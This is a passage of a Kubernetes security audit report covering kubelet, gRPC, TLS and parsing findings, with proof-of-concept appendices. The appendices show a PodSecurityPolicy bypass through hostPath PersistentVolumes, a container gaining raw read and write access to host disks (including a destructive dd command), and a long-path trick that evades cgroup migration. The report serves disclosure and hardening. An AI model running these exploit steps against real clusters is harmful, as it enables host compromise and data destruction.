31. Incorrect docker daemon process name in container manager

Severity: Informational
Difficulty: N/A
Type: Configuration
Finding ID: TOB-K8S-025
Target: `pkg/kubelet/cm/container_manager_linux.go:74`

Description
The container manager used in kubelet checks for docker daemon process either via pidfile or process name. While the pidfile points to the docker daemon process PID, the `dockerProcessName` constant stores a docker cli name (`docker`) instead of docker daemon name (`dockerd`).

```
const (
      // (...)
       dockerProcessName     = "docker"
       dockerPidFile         = "/var/run/docker.pid"
      // (...)
)
```

Figure 30.1: Constants in `pkg/kubelet/cm/container_manager_linux.go` *file.*

Recommendation
Correct the docker process name to `dockerd`.

32. Use standard formats everywhere

Severity: Informational | Difficulty: High
Type: Configuration | Finding ID: TOB-K8S-017
Target: `kubernetes-1.13.4/pkg/auth/authorizer/abac/abac.go`

Description
Kubernetes supports multiple backends for authentication and authorization, one of which is the Attribute-Based Access Control (ABAC) backend. This backend uses a format consisting of a single-line JSON object on each line.

```
for scanner.Scan() {
    i++
    p := &abac.Policy{}
    b := scanner.Bytes()

    // skip comment lines and blank lines
    trimmed := strings.TrimSpace(string(b))
    if len(trimmed) == 0 || strings.HasPrefix(trimmed, "#") {
       continue
    }

    decodedObj, _, err := decoder.Decode(b, nil, nil)
    ...
```

Figure 31.1: A portion of NewFromFile

This line-delimited format leads to two main issues:

- The format is prone to human error. Forcing JSON objects into a single line increases the difficulty of audits and the need for specialized tooling.
- JSON objects are arbitrarily restricted to the size of `Scanner` tokens, or about 65k characters as of this report.

From a more systemic perspective, the use of various formats across the system (JSON, YAML, line-delimited, etc) leads to increased surface area for parsing vulnerabilities.

Recommendation
Short term, improve the semantics of ABAC configuration file parsing.

Long term, consider consolidating the use of multiple configuration file formats, and preventing arbitrary formats from being introduced into the system.

33. Superficial health check provide false sense of safety

Severity: Informational
Type: Error Reporting
Target: `cmd/kubeadm/app/phases/upgrade/health.go`

Difficulty: Low
Finding ID: TOB-K8S-009

Description
Kubernetes includes many components that can fail for a multitude of reasons. Health checks are an important tool in mitigating unnoticed component failures. However, the kubeadm health checks are superficial, and do not contain actual service checks:

```
func CheckClusterHealth(client clientset.Interface, ignoreChecksErrors sets.String) error {
    fmt.Println("[upgrade] Making sure the cluster is healthy:")

    healthChecks := []preflight.Checker{
        &healthCheck{
            name:   "APIServerHealth",
            client: client,
            f:      apiServerHealthy,
        },
        &healthCheck{
            name:   "MasterNodesReady",
            client: client,
            f:      masterNodesReady,
        },
        // TODO: Add a check for ComponentStatuses here?
    }

    healthChecks = append(healthChecks, &healthCheck{
        name:   "StaticPodManifest",
        client: client,
        f:      staticPodManifestHealth,
    })

    return preflight.RunChecks(healthChecks, os.Stderr, ignoreChecksErrors)
 }
```

Figure 31.2: The `CheckClusterHealth` *check; note specifically the* `TODO`

Facile checks may give the appearance of a healthy set of Pods or nodes, in spite of a more subtle failure that requires attention.

Exploit Scenario
Alice configures a Kubernetes cluster using the base configuration and distribution. Alice assumes the Kubernetes health check includes all connected control plane components, but it only includes the API server and master nodes, not components such as the scheduler or controller manager.

Recommendation
Short term, ensure essential master plane components are included within the preflight health checks.

Long term, consider taking a modular approach for health checks, allowing arbitrary components to be included in the preflight health checks.

34. Hardcoded use of insecure gRPC transport

Severity: Informational
Type: Data Exposure
Target: `Throughout the codebase`

Difficulty: High
Finding ID: TOB-K8S-010

Description
Kubernetes' gRPC client uses a hardcoded `WithInsecure()` transport setting when dialing a remote:

```
staging/src/k8s.io/apiserver/pkg/storage/value/encrypt/envelope/grpc_service.go
64:     connection, err := grpc.Dial(addr, grpc.WithInsecure(),
grpc.WithDefaultCallOptions(grpc.FailFast(false)), grpc.WithDialer(

pkg/kubelet/apis/podresources/client.go
39:     conn, err := grpc.DialContext(ctx, addr, grpc.WithInsecure(),
grpc.WithDialer(dialer), grpc.WithDefaultCallOptions(grpc.MaxCallRecvMsgSize(maxMsgSize)))

pkg/kubelet/util/pluginwatcher/plugin_watcher.go
431:    c, err := grpc.DialContext(ctx, unixSocketPath, grpc.WithInsecure(),
grpc.WithBlock(),

pkg/kubelet/cm/devicemanager/device_plugin_stub.go
164:    conn, err := grpc.DialContext(ctx, kubeletEndpoint, grpc.WithInsecure(),
grpc.WithBlock(),

pkg/kubelet/cm/devicemanager/endpoint.go
179:    c, err := grpc.DialContext(ctx, unixSocketPath, grpc.WithInsecure(),
grpc.WithBlock(),

pkg/kubelet/remote/remote_runtime.go
51:     conn, err := grpc.DialContext(ctx, addr, grpc.WithInsecure(),
grpc.WithDialer(dailer), grpc.WithDefaultCallOptions(grpc.MaxCallRecvMsgSize(maxMsgSize)))

pkg/kubelet/remote/remote_image.go
50:     conn, err := grpc.DialContext(ctx, addr, grpc.WithInsecure(),
grpc.WithDialer(dailer), grpc.WithDefaultCallOptions(grpc.MaxCallRecvMsgSize(maxMsgSize)))

pkg/volume/csi/csi_client.go
709:            grpc.WithInsecure(),
```

Figure 33.1: The use of `grpc.WithInsecure()` *when dialing a remote.*

This could allow for man-in-the-middle attacks between the gRPC client and server.

Exploit Scenario
Alice has a Kubernetes node and remote gRPC server running on her network. Mallory has gained access to Alice's network. Due to an insecure transport protocol in Alice's network, Mallory can actively monitor the network traffic between the gRPC server and client.

Recommendation

Short term, add documentation that explains to end users the simplest mechanism for securing the gRPC.

Long term, consider adding a configuration option allowing the gRPC transport to be selected as either secure or insecure, where the secure transport is default.

35. Incorrect handling of Retry-After

Severity: Informational
Type: Timing
Target: `kubernetes/master/cmd/linkcheck/links.go`

Difficulty: High
Finding ID: TOB-K8S-003

Description
Kubernetes includes a linkcheck command, intended to check the correctness of links within Kubernetes documentation. The command uses the `strconv.Atoi` function to parse the `Retry-After` response header. However, the `backoff` value that is later used to wait between making another linkcheck attempt is updated only if `strconv.Atoi` returns an error. In other words, a valid value of `Retry-After` header value is not used by `linkcheck`:

```
if resp.StatusCode == http.StatusTooManyRequests {
        retryAfter := resp.Header.Get("Retry-After")
        if seconds, err := strconv.Atoi(retryAfter); err != nil {
                backoff = seconds + 10
        }
        fmt.Fprintf(os.Stderr, "Got %d visiting %s, retry after %d seconds.\n",
resp.StatusCode, string(URL), backoff)
        time.Sleep(time.Duration(backoff) * time.Second)
        backoff *= 2
        retry++
```

Figure 34.1: Retry-After header parsing in linkcheck command

Furthermore, note that:

1. `strconv.Atoi` uses `strconv.ParseInt`, which has edge cases for parser failures, which will return `MAXINT` for values too large and zero for values that fail to parse as integers.
2. `linkcheck` does not set an explicit redirect policy via `CheckRedirect`, meaning that Go's core HTTP library will follow redirects. While `linkcheck` has a whitelist for URLs, redirects are not checked against the whitelist.
3. The `Retry-After` response header is used only in the case of "Too many Requests" (HTTP status code 429). However, the `Retry-After` header may also be returned with both 301 (Redirect) and 503 (Service Unavailable) status codes as well.

Exploit Scenario
Alice wishes to build a copy of Kubernetes. Unbeknownst to Alice, Eve has inserted a link into the documentation that returns a redirect to a URL that was initially blocked by the linkcheck link regex whitelist.

Recommendation

Short term, use the `retryAfter` value and always include reasonable minimum and maximum values for all untrusted data. These should meet the roughly-expected timelines of an operation. For example, if a server responds with a `Retry-After` header that is longer than 1 minute, mark the link as inactive and continue on. Define a `CheckRedirect` policy for HTTP clients, and ensure that developers and end-users may control if they want redirects to be followed.

Long term, ensure that all timeouts and similar operations have both a maximum and a minimum value. This will prevent events from happening more frequently than developers expect, or from taking too long under imperfect situations. Additionally, ensure that any code that relies on standards such as HTTP adequately follows the standard.

References

- Retry-After response header
- Semantics of strconv.Atoi/strconv.ParseInt

36. Incorrect isKernelPid check

Severity: Informational
Type: Data Validation
Target: `pkg/kubelet/cm/container_manager_linux.go`

Difficulty: Undetermined
Finding ID: TOB-K8S-027

Description
The `isKernelPid` function (Figure 1) checks if a given PID is a kernel PID by checking whether readlink of `/proc/<pid>/exe` returns an error. This check is used to filter out kernel processes and move all other processes that were found in the root device's cgroup to potentially less privileged manager's cgroup (Figure 2).

The check performed by `isKernelPid` is too broad. It is possible to create a process that will be filtered as a kernel PID and not moved into potentially less privileged device cgroup.

A readlink of kernel process' `/proc/<pid>/exe` returns an `ENOENT` error (Figure 3). It is possible to make this operation return another error, for example, by putting the file in a too-long path (Figure 4).

Despite the fact that the `isKernelPid` check can be bypassed, it is only invoked on the processes from root ("/") devices cgroup and only in non-default kubelet configuration. This is when system cgroups name is set and the cgroup root is "/" (Figure 5), which can be set by passing: `--system-cgroups=/something --cgroup-root=/` to kubelet arguments.

Exploiting this issue requires the attacker to control a process in the root device cgroup and a privileged user with `CAP_SYS_ADMIN` capability, which is present by default and must be explicitly dropped to modify the rules for device cgroups. Exploitation is, therefore, unlikely.

```
// Determines whether the specified PID is a kernel PID.
func isKernelPid(pid int) bool {
	// Kernel threads have no associated executable.
	_, err := os.Readlink(fmt.Sprintf("/proc/%d/exe", pid))
	return err != nil
}
```

Figure 35.1: The `isKernelPid` *function in* `pkg/kubelet/cm/container_manager_linux.go:869`.

```
func ensureSystemCgroups(rootCgroupPath string, manager *fs.Manager) error {
	// Move non-kernel PIDs to the system container.
	// (...)
	for attemptsRemaining >= 0 {
		// (...)
		allPids, err := cmutil.GetPids(rootCgroupPath)
	    // (...)
		// Remove kernel pids and other protected PIDs (pid 1, PIDs already in
system & kubelet containers)
		pids := make([]int, 0, len(allPids))
		for _, pid := range allPids {
```

```
                        if pid == 1 || isKernelPid(pid) {
                                continue
                        }

                        pids = append(pids, pid)
                }

            // (...)
                for _, pid := range pids {
                        err := manager.Apply(pid)
                // (...)}
```

Figure 35.2 The `ensureSystemCgroups` *calls* `isKernelPid` *to filter out kernel PIDs from processes from "/" devices cgroup (as the* `rootCgroupPath` *argument is hardcoded to "/" and* `cmutils.GetPids` *gets pids for given devices cgroup) and then moves those non-kernel PIDs to manager's cgroup.*

```
# ps aux | grep kworker | head -n1
root     4  0.0  0.0      0     0 ?        I<   09:28   0:00 [kworker/0:0H]

# strace -e readlink,readlinkat readlink /proc/4/exe
readlink("/proc/4/exe", 0x55f7adc34100, 64) = -1 ENOENT (No such file or directory)
+++ exited with 1 +++
```

Figure 35.3 Reading link of a kernel process results in `ENOENT`. Note that we read the link as root, if we did as unprivileged user, we would get `EACESS` error.

```
$ cp /bin/bash malicious_bash
$ for i in {1..30}; do mkdir `python -c 'print("A"*250)'` && mv ./malicious_bash ./AA* && cd
./AA*; done

$ ./malicious_bash

$ strace -e readlink,readlinkat readlink /proc/$$/exe
readlink("/proc/10089/exe", 0x563f05b47100, 64) = -1 ENAMETOOLONG (File name too long)
+++ exited with 1 +++
```

Figure 35.4 Making `readlink /proc/<pid>/exe` *return a* `ENAMETOOLONG` *error via putting the binary in a too-long path.*

```
if cm.SystemCgroupsName != "" {
        if cm.SystemCgroupsName == "/" {
                return fmt.Errorf("system container cannot be root (\"/\")")
        }
        cont := newSystemCgroups(cm.SystemCgroupsName)
        cont.ensureStateFunc = func(manager *fs.Manager) error {
                return ensureSystemCgroups("/", manager)
        }
        systemContainers = append(systemContainers, cont)
 }
```

Figure 35.5 `ensureSystemCgroups` *is called only if the* `systemCgroupsName` (`--system-cgroups`) *configuration parameter is not empty (which needs to be specified along with* `--cgroup-root` *parameter).*

Exploit Scenario

An example of exploitation can be seen below, where a process spawned in a long path is not moved from the root device cgroup to another device cgroup. The process has been manually moved to the root cgroup via cgclassify, displayed in Figure 6. As a comparison, the standard and expected kubelet behavior is displayed in Figure 7, where the process is properly migrated to a different cgroup.

```
# cp /bin/bash malicious_bash

# for i in {1..30}; do mkdir `python -c 'print("A"*250)'` && mv ./malicious_bash ./AA* && cd
./AA*; done
# ./malicious_bash

# pidof malicious_bash
3682

# ls -la /proc/$$/exe
ls: cannot read symbolic link '/proc/3682/exe': File name too long
lrwxrwxrwx 1 root root 0 Apr 18 13:07 /proc/3682/exe

# cat /proc/$$/cgroup | grep devices
12:devices:/user.slice

# cgclassify -g devices:/ $$

// in the meantime, kubelet has been launched with `--system-cgroups=/user.slice
--cgroup-root=/` flags
// by modifying the kubelet code, we could find out it detected those pids as system pids:
[1 2 4 6 7 8 9 10 11 12 13 14 15 16 18 19 20 21 22 24 25 26 27 28 30 31 32 33 34 36 37 38 39
40 41 42 43 44 45 46 47 48 49 55 56 57 99 100 101 102 103 104 110 119 136 225 226 228 229
232 234 299 307 348 356 357 425 427 428 429 430 544 2329 2846 2892 2954 3123 3124 3183 3356
3682 8354 10720 10836 15971]
// so the pid of malicious_bash (3682) is there
// and we got such log:
// container_manager_linux.go:887] Found 85 PIDs in root, 85 of them are not to be moved

# cat /proc/$$/cgroup | grep devices
12:devices:/
```

Figure 35.6 Although kubelet found the attacker controlled process. It didn't move it to another device cgroup since the process was put in a too-long path to trick the `isKernelPid` *check.*

```
# cat /proc/$$/cgroup | grep devices
12:devices:/user.slice

# cgclassify -g devices:/ $$

# cat /proc/$$/cgroup | grep devices
12:devices:/

// in the meantime, kubelet has been launched with `--system-cgroups=/user.slice
--cgroup-root=/` flags

# cat /proc/$$/cgroup | grep devices
12:devices:/user.slice
```

Figure 35.7 The standard behavior of kubelet moving the non-kernel system processes (the ones from root device cgroup) to the other cgroup.

Recommendation
`isKernelPid` should explicitly check the error returned from `os.Readlink` and return true only if the error value is`ENOENT`.

37. Kubelet supports insecure TLS ciphersuites

Severity: Informational
Type: Cryptography
Target: `Kubelet`

Difficulty: Undetermined
Finding ID: TOB-K8S-037

Description
Kubelet allows administrators to configure TLS connections to use a variety of insecure cipher suites. In particular it supports the use of RC4 and 3DES in its symmetric suites. RC4 has known bias in its output and should never be used, while 3DES is an extremely deprecated 64-bit block cipher which is both slow and unneeded. Additionally, non-forward secure key exchange is supported (`TLS_RSA_*`). This, along with SHA-based cipher suites, should be deprecated and replaced.



Figure 37.1 TLS cipher suite options for Kubelet

Recommendation
Remove support for any cipher suite that uses RC4 or 3DES as well as non-forward secure key exchange suites (`TLS_RSA_*`). Deprecate all but the following cipher suite options for TLS versions up through 1.2:

- `TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384`
- `TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256`
- `TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256`
- `TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384`
- `TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256`
- `TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256`

Use the following cipher suites for TLS 1.3:

- `TLS_AES_128_GCM_SHA256`
- `TLS_CHACHA20_POLY1305_SHA256`
- `TLS_AES_256_GCM_SHA384`

A. Vulnerability Classifications

Vulnerability Classes	
Class	**Description**
Access Controls	Related to authorization of users and assessment of rights
Auditing and Logging	Related to auditing of actions or logging of problems
Authentication	Related to the identification of users
Configuration	Related to security configurations of servers, devices or software
Cryptography	Related to protecting the privacy or integrity of data
Data Exposure	Related to unintended exposure of sensitive information
Data Validation	Related to improper reliance on the structure or values of data
Denial of Service	Related to causing system failure
Error Reporting	Related to the reporting of error conditions in a secure fashion
Patching	Related to keeping software up to date
Session Management	Related to the identification of authenticated users
Timing	Related to race conditions, locking or order of operations
Undefined Behavior	Related to undefined behavior triggered by the program

Severity Categories	
Severity	**Description**
Informational	The issue does not pose an immediate risk, but is relevant to security best practices or Defense in Depth
Undetermined	The extent of the risk was not determined during this engagement
Low	The risk is relatively small or is not a risk the customer has indicated is important
Medium	Individual user's information is at risk, exploitation would be bad for client's reputation, moderate financial impact, possible legal implications for client

High	Large numbers of users, very bad for client's reputation, or serious legal or financial implications

Difficulty Levels	
Difficulty	**Description**
Undetermined	The difficulty of exploit was not determined during this engagement
Low	Commonly exploited, public tools exist or can be scripted that exploit this flaw
Medium	Attackers must write an exploit, or need an in-depth knowledge of a complex system
High	The attacker must have privileged insider access to the system, may need to know extremely complex technical details or must discover other weaknesses in order to exploit this issue

B. strconv.Atoi result conversion may cause integer overflows

`strconv.Atoi` parses a machine dependent int (e.g. int64 for 64-bit targets). Converting its result to a smaller type, int16 or int32, may cause an overflow. Below you can find all cases of such potentially unsafe conversions the auditing team found.

In pkg/controller/deployment/util/deployment_util.go:372:

```
func getIntFromAnnotation(rs *apps.ReplicaSet, annotationKey string) (int32, bool)
{
	// (...)
	intValue, err := strconv.Atoi(annotationValue)
	if err != nil {
		// (...)
	}
	return int32(intValue), true
}
```

In pkg/controller/deployment/util/deployment_util.go:834:

```
// IsSaturated checks if the new replica set is saturated by comparing its size
with its deployment size.
// Both the deployment and the replica set have to believe this replica set can own
all of the desired
// replicas in the deployment and the annotation helps in achieving that. All pods
of the ReplicaSet
// need to be available.
func IsSaturated(deployment *apps.Deployment, rs *apps.ReplicaSet) bool {
	// (...)
	desired, err := strconv.Atoi(desiredString)
	if err != nil {
		return false
	}
	return *(rs.Spec.Replicas) == *(deployment.Spec.Replicas) &&
		int32(desired) == *(deployment.Spec.Replicas) &&
		rs.Status.AvailableReplicas == *(deployment.Spec.Replicas)
}
```

In pkg/kubectl/cmd/portforward/portforward.go:169 - two conversions:

```
func translateServicePortToTargetPort(ports []string, svc corev1.Service, pod
corev1.Pod) ([]string, error) {
    var translated []string
    for _, port := range ports {
        localPort, remotePort := splitPort(port)

        portnum, err := strconv.Atoi(remotePort)
        // (...) // first conversion
        containerPort, err := util.LookupContainerPortNumberByServicePort(svc, pod,
int32(portnum))
        // (...) // second conversion
        if int32(portnum) != containerPort {
```

In pkg/kubectl/generate/versioned/run.go:106 - for each of the deployments. The same pattern can be found in lines 106, 194, 282 and 817:

```
count, err := strconv.Atoi(params["replicas"])
// (...)
count32 := int32(count)
```

In pkg/kubectl/generate/versioned/run.go:887:

```
// updatePodContainers updates PodSpec.Containers.Ports with passed parameters.
func updatePodPorts(params map[string]string, podSpec *v1.PodSpec) (err error) {
       port := -1
       hostPort := -1
       if len(params["port"]) > 0 {
              port, err = strconv.Atoi(params["port"])
              if err != nil {
                     return err
              }
       }
       // (...)
       // Don't include the port if it was not specified.
       if len(params["port"]) > 0 {
              podSpec.Containers[0].Ports = []v1.ContainerPort{
                     {
                            ContainerPort: int32(port),
                     },
              }
```

In pkg/kubectl/generate/versioned/service.go:174:

```
port, err := strconv.Atoi(stillPortString)
// (...)
ports = append(ports, v1.ServicePort{
    Name:     name,
    Port:     int32(port),
    Protocol: v1.Protocol(protocol),
})
```

In pkg/kubectl/generate/versioned/service.go:195 - Note that it actually calls intstr.FromInt which does int32(v) but does a check for overflow, so this one might be fine:

```
var targetPort intstr.IntOrString
if portNum, err := strconv.Atoi(targetPortString); err != nil {
    targetPort = intstr.FromString(targetPortString)
} else {
    targetPort = intstr.FromInt(portNum)
}

// pkg/util/intstr/intstr.go:59
// FromInt creates an IntOrString object with an int32 value. It is
// your responsibility not to call this method with a value greater
// than int32.
// TODO: convert to (val int32)
func FromInt(val int) IntOrString {
       if val > math.MaxInt32 || val < math.MinInt32 {
              klog.Errorf("value: %d overflows int32\n%s\n", val, debug.Stack())
       }
       return IntOrString{Type: Int, IntVal: int32(val)}
}
```

In pkg/proxy/ipvs/proxier.go:1575 and 1610 line:

```
portNum, err := strconv.Atoi(port)
if err != nil {
    klog.Errorf("Failed to parse endpoint port %s, error: %v", port, err)
    continue
```

```
}
newDest := &utilipvs.RealServer{
    Address: net.ParseIP(ip),
    Port:    uint16(portNum),
    Weight:  1,
}

// (...) - line 1610
portNum, err := strconv.Atoi(port)
if err != nil {
    klog.Errorf("Failed to parse endpoint port %s, error: %v", port, err)
    continue
}
delDest := &utilipvs.RealServer{
    Address: net.ParseIP(ip),
    Port:    uint16(portNum),
}
```

In pkg/kubectl/rolling_updater.go:202:

```
// Extract the desired replica count from the controller.
desiredAnnotation, err :=
strconv.Atoi(newRc.Annotations[desiredReplicasAnnotation])
if err != nil {
    // (...)
}
desired := int32(desiredAnnotation)
```

In pkg/cloudprovider/providers/azure/azure_loadbalancer.go:507:

```
to, err := strconv.Atoi(val)
if err != nil {
    return nil, fmt.Errorf("error parsing idle timeout value: %v: %v", err,
errInvalidTimeout)
}
to32 := int32(to)
```

In pkg/cloudprovider/providers/azure/azure_managedDiskController.go:105:

```
v, err := strconv.Atoi(options.DiskMBpsReadWrite)
diskMBpsReadWrite = int32(v)
```

In pkg/volume/azure_dd/azure_common.go:210:

```
// getDiskLUN : deviceInfo could be a LUN number or a device path, e.g.
/dev/disk/azure/scsi1/lun2
func getDiskLUN(deviceInfo string) (int32, error) {
	// (...)
	lun, err := strconv.Atoi(diskLUN)
	if err != nil {
		return -1, err
	}
	return int32(lun), nil
```

In pkg/volume/fc/fc.go:268:

```
lun, err := strconv.Atoi(wwnLun[1])
if err != nil {
    return nil, err
}
lun32 := int32(lun)
```

C. Proof of Concept Exploit for TOB-K8S-038

An attacker must have access to a service account and the ability to contact a kube-apiserver to exploit TOB-K8S-038: hostPath PersistentVolumes enable PodSecurityPolicy bypass. If an attacker has permissions to create a `PersistentVolume` and `PersistentVolumeClaim`, then they can bypass `hostPath` volume restrictions imposed by a `PodSecurityPolicy`.

Figure 1 displays a `PodSecurityPolicy` that prevents users from using the `hostPath` volume type and sets a restriction for mountable paths through the use of `allowedHostPaths`. Figures 2 and 3 display `Pod` specifications that use `hostPath` and `PersistentVolumeClaim` volumes, respectively. Two aliases have been included in Figure 4 to show differences between tenant -- kubectl-admin and kubectl-operator. The kubectl-admin is the most-privileged tenant and the kubectl-operator is the least-privileged tenant with access to the cluster, restricted by the `PodSecurityPolicy` in Figure 1.

When the kubectl-operator attempts to create a `Pod` that mounts a `hostPath` volume (Figure 2), the `PodSecurityPolicy` correctly prevents this with a validation error (Figure 5). However, when the kubectl-operator creates a `hostPath PersistentVolume` and `PersistentVolumeClaim`, subsequently mounting it to a `Pod` with a `PersistentVolumeClaim` volume (Figure 3), validations pass (Figure 6) and the `Pod` is created successfully. The kubectl-operator is then able to `exec` into the `Pod` and access the node host's filesystem where the `Pod` was scheduled (Figure 8).

This can give an attacker access to the underlying Kubernetes hosts when paired with TOB-K8S-031: Adding credentials to containers by default is unsafe.

```
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
metadata:
  name: unprivileged-pod-psp
spec:
  privileged: false  # Don't allow privileged pods!
  # The rest fills in some required fields.
  seLinux:
    rule: RunAsAny
  supplementalGroups:
    rule: RunAsAny
  runAsUser:
    rule: RunAsAny
  fsGroup:
    rule: RunAsAny
  volumes:
  - 'configMap'
  - 'emptyDir'
  - 'projected'
  - 'secret'
  - 'downwardAPI'
```

```
  - 'persistentVolumeClaim'
  allowedHostPaths:
    # This allows "/foo", "/foo/", "/foo/bar" etc., but
    # disallows "/fool", "/etc/foo" etc.
    # "/foo/../" is never valid.
    - pathPrefix: "/foo"
      readOnly: true # only allow read-only mounts
```

Figure 1: The `PodSecurityPolicy` *demonstrating* `hostPath` *mounts being disabled, and* `allowedHostPaths` *restricting the mount paths.*

```
apiVersion: v1
kind: Pod
metadata:
  name: hostpath-normal-volume-pod
spec:
  containers:
  - name: nginx
    image: nginx
    volumeMounts:
    - mountPath: /test-mount
      name: test-volume
  volumes:
  - name: test-volume
    hostPath:
      # directory location on host
      path: /home/ubuntu
      # this field is optional
      type: Directory
```

Figure 2: A Pod specification that mounts a `hostPath` *volume.*

```
apiVersion: v1
kind: PersistentVolume
metadata:
  name: hostpath-escape-persistentvolume
spec:
  storageClassName: manual
  capacity:
    storage: 4Gi
  accessModes:
    - ReadWriteOnce
  hostPath:
    path: /home/ubuntu
---
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: hostpath-escape-persistentvolumeclaim
spec:
  storageClassName: manual
  accessModes:
    - ReadWriteOnce
  resources:
    requests:
      storage: 4Gi
---
```

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: hostpath-persistent-volume-pod
spec:
  containers:
  - name: nginx
    image: nginx
    volumeMounts:
    - mountPath: /test-mount
      name: test-volume
  volumes:
  - name: test-volume
    persistentVolumeClaim:
      claimName: hostpath-escape-persistentvolumeclaim
```

Figure 3: A `PersistentVolume`*,* `PersistentVolumeClaim`*, and* `Pod` *specification.*

```
alias kubectl-admin='kubectl -n hostpath-escape'
alias kubectl-operator='kubectl
--as=system:serviceaccount:hostpath-escape:unprivileged-operator -n hostpath-escape'
```

Figure 4: Aliases used in the runtime examples.

```
root@node1:/home/ubuntu/hostpath-escape# kubectl-operator apply -f
hostpath-normal-volume-pod.yaml
Error from server (Forbidden): error when creating "hostpath-normal-volume-pod.yaml": pods
"hostpath-normal-volume-pod" is forbidden: unable to validate against any pod security
policy: [spec.volumes[0]: Invalid value: "hostPath": hostPath volumes are not allowed to be
used]
```

Figure 5: Validation fails to allow the `Pod` *specification in Figure 2 to be created due to the PodSecurityPolicy in Figure 1.*

```
root@node1:/home/ubuntu/hostpath-escape# kubectl-operator apply -f
hostpath-persistent-volume-pod.yaml
persistentvolume/hostpath-escape-persistentvolume created
persistentvolumeclaim/hostpath-escape-persistentvolumeclaim created
pod/hostpath-persistent-volume-pod created
```

Figure 6: Validation allows the creation of the `PersistentVolume`*,* `PersistentVolumeClaim`*, and* `Pod` *in Figure 3.*

```
root@node1:/home/ubuntu/hostpath-escape# kubectl-operator get -f
hostpath-persistent-volume-pod.yaml
NAME                                                CAPACITY   ACCESS MODES   RECLAIM POLICY
STATUS   CLAIM                                                 STORAGECLASS   REASON   AGE
persistentvolume/hostpath-escape-persistentvolume   4Gi        RWO            Retain
Bound    hostpath-escape/hostpath-escape-persistentvolumeclaim   manual                  13s

NAME                                                          STATUS   VOLUME
CAPACITY   ACCESS MODES   STORAGECLASS   AGE
persistentvolumeclaim/hostpath-escape-persistentvolumeclaim   Bound
hostpath-escape-persistentvolume   4Gi        RWO            manual         13s
```

```
NAME                                  READY   STATUS    RESTARTS   AGE
pod/hostpath-persistent-volume-pod   1/1     Running   0          13s
```

Figure 7: The description of the deployed resources from Figure 6.

```
root@node1:/home/ubuntu/hostpath-escape# kubectl-operator exec -it
hostpath-persistent-volume-pod -- /bin/bash
root@hostpath-persistent-volume-pod:/# ls -al /test-mount
total 44
drwxr-xr-x 7 1000 1000 4096 Apr  2 18:38 .
drwxr-xr-x 1 root root 4096 May 31 21:38 ..
drwx------ 3 1000 1000 4096 Apr  1 01:16 .ansible
-rw------- 1 1000 1000  219 May  2 06:09 .bash_history
-rw-r--r-- 1 1000 1000  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 1000 1000 3771 Apr  4  2018 .bashrc
drwx------ 2 1000 1000 4096 Mar 29 04:16 .cache
drwx------ 3 1000 1000 4096 Mar 29 04:16 .gnupg
drwxrwxr-x 3 1000 1000 4096 Mar 29 04:16 .local
-rw-r--r-- 1 1000 1000  807 Apr  4  2018 .profile
drwx------ 2 1000 1000 4096 Mar 29 04:17 .ssh
-rw-r--r-- 1 1000 1000    0 Apr  1 01:15 .sudo_as_admin_successful
```

Figure 8: Access to the underlying node host through the `Pod` *with the* `PersistentVolumeClaim`*.*

D. Proof of Concept Exploit for TOB-K8S-022

This proof of concept shows the potential impact of the attack; attackers gain read/write privilege to any device on the host. It does not include a PID reuse attack. Instead, it moves the process to manager's cgroup by hand.

```
root@k8s-1:/home/vagrant# ll /dev/sd*
brw-rw---- 1 root disk 8, 0 May  7 06:39 /dev/sda
brw-rw---- 1 root disk 8, 1 May  7 06:39 /dev/sda1
brw-rw---- 1 root disk 8, 2 May  7 06:39 /dev/sda2
brw-rw---- 1 root disk 8, 3 May  7 06:39 /dev/sda3

// running a container as root; it ends up on the same node
// installing strace & binutils (for strings) in it
root@k8s-1:/home/vagrant# kubectl run -i --tty testkube --image=ubuntu -- bash
root@testkube-578fff4c85-x74wn:/# apt update && apt install -y strace binutils
// creating a /dev/sda device via mknod - we can do it as we have MKNOD capability
root@testkube-578fff4c85-x74wn:/# mknod dev_sda b 8 0
// but we can't e.g. mount the device, as AppArmor profile prevents us from mounts
root@testkube-578fff4c85-x74wn:/# strace -e mount mount ./dev_sda /mnt
mount("/dev_sda", "/mnt", "ext3", MS_MGC_VAL|MS_SILENT, NULL) = -1 EACCES (Permission
denied)
mount("/dev_sda", "/mnt", "ext3", MS_MGC_VAL|MS_RDONLY|MS_SILENT, NULL) = -1 EACCES
(Permission denied)
mount: /mnt: cannot mount /dev_sda read-only.
+++ exited with 32 +++
// we can't also just read/write the device - as cgroups limits our access to devices
root@testkube-578fff4c85-x74wn:/# strings dev_sda
strings: dev_sda: Operation not permitted
// we create a process with unique name, so it is easier to find it on the host
root@testkube-578fff4c85-x74wn:/# cp /bin/bash unique_bash && ./unique_bash

// BEFORE moving process to cgroup on the host, we can't mount or read/write the dev_sda

// we execute cgclassify -g devices:/systemd/system.slice `pidof unique_bash` on the host,
which ends up with the same result as we would have with PID reuse attack - the process is
moved to manager's cgroup, getting access to all devices
// the process still can't mount devices, but it can read/write to them
root@testkube-578fff4c85-x74wn:/# strings -n20 dev_sda | head -n5
config-4.15.0-45-generic
```

```
config-4.15.0-46-generic
System.map-4.15.0-45-generic
vmlinuz-4.15.0-45-generic
initrd.img-4.15.0-45-generic
// after this operation the machine gets unstable or even panics
root@testkube-578fff4c85-x74wn:/# dd if=/dev/zero of=/dev_sda bs=1G count=5
```

E. Proof of Concept Exploit for TOB-K8S-024

